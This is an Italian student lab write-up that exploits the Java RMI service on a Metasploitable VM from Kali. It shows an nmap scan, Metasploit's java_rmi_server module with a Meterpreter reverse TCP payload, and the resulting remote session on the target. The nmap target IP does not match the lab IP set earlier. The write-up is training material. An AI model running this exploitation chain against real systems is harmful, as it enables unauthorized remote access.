

PROGETTO MODULO M4

Come primo step configuro gli ip delle due macchine,come richiesto dalla traccia del progetto.
IP di Metasploittable:




```
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:9f:34
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:9f34/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3962 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15893 (15.5 KB)  TX bytes:15893 (15.5 KB)
```

IP di Kali Linux:




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fecb:7ef5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2494 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
```

Svolgimento esercizio
Parto dalla scansione nmap per vedere il servizio attivo alla porta 1099.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.32.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-20 14:06 EST
Nmap scan report for 192.168.32.101
Host is up (0.0093s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.84 seconds

┌──(kali㉿kali)-[~]
```


Una volta fatto entro su msfconsole e seguo i seguenti steps:




```
Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descr
iption
   -   ----                                                  ---------------  ----       -----  -----
-----
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlas
sian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java
JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java
JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                     normal     No     Java
RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java
RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java
RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java
RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java
Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenki
ns ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenki
ns CLI RMI Java Deserialization Vulnerability
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozil
la Firefox Bootstrapped Addon Social Engineering Code Execution
   11  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openf
ire authentication bypass with RCE plugin
   12  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total
.js CMS 12 Widget JavaScript Code Injection
   13  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21       manual     Yes    VMwar
e vCenter vScalation Priv Esc
```




```
   #   Name                                                       Disclosure Date  Rank       Check  Description
   -   ----                                                       ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22  excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plu
gin Upload RCE
   1   exploit/multi/misc/java_jmx_server                         2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Co
de Execution
   2   auxiliary/scanner/misc/java_jmx_server                     2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Executi
on Scanner
   3   auxiliary/gather/java_rmi_registry                                          normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                         2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration
 Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                     2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Executi
on Scanner
   6   exploit/multi/browser/java_rmi_connection_impl             2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privile
ge Escalation
   7   exploit/multi/browser/java_signed_applet                   1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Exe
cution
   8   exploit/multi/http/jenkins_metaprogramming                 2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize                2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerabi
lity
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon       2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engi
neering Code Execution
   11  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26      excellent  Yes    Openfire authentication bypass with RCE plugin
   12  exploit/multi/http/totaljs_cms_widget_exec                 2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injecti
on
   13  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc     2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```



```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to l
                                          isten on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Ho0dwbPE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:50104) at 2024-02-22 15:18:49 -0500

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:9f34
IPv6 Netmask : ::

meterpreter >
```




```
[-] Unknown command: ip
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask          Gateway  Metric  Interface
    ------          -------          -------  ------  ---------
    127.0.0.1       255.0.0.0        0.0.0.0
    192.168.11.112  255.255.255.0    0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
